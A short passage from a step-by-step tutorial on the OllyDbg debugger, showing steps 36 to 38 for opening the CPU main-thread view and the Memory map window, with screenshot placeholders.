
36. This will redirect you to the **CPU - main thread** window, as shown in the screenshot.




37. Choose **View** in the menu bar, and then choose **Memory**.




38. A window named **Memory map** appears in OllyDbg, displaying all memory mappings, as shown in the screenshot. Close the **Memory map** window.



